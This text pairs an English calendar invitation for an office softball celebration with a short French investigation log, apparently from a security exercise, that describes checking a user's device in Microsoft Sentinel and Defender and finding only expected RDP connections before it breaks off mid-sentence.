We couldn't find this meeting in the calendar. It may have been moved or deleted.

☒ Accept ☐ Tentative ☐ Decline ☐ Propose New Time

Thu 10/

☒ Friday, October 29, 2021 1:00 PM-2:00 PM ☒ Floor 2 break room

1 PM	
2 PM	

BFYO Ball-barriers, come celebrate our all-star shortstop Alex today in the 2nd floor breakroom at 1pm. We'll load up on dairy-free ice cream cake and then work it off in a scrimmage against the shipping department Savage Shippers.

Come join us!



Redouane

Lead: Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

À ce stade, constatant la connexion entre les appareils de Tomo et Angel, j'ai examiné la possibilité d'une compromission de l'appareil de Tomo. J'ai effectué des recherches dans les journaux de Microsoft Sentinel pour obtenir des informations sur le compte de Tomo et identifier les appareils qu'il utilisait. En inspectant les alertes de sécurité dans Microsoft 365 Defender et la page dédiée à l'appareil de Tomo, j'ai vérifié la chronologie des événements, mettant en lumière des connexions RDP attendues. Aucune activité suspecte n'a été détectée en dehors de ces attentes, et j'ai partagé ces conclusions avec l'équipe.

J'ai soupçonné Angel je me suis dit que son compte compromis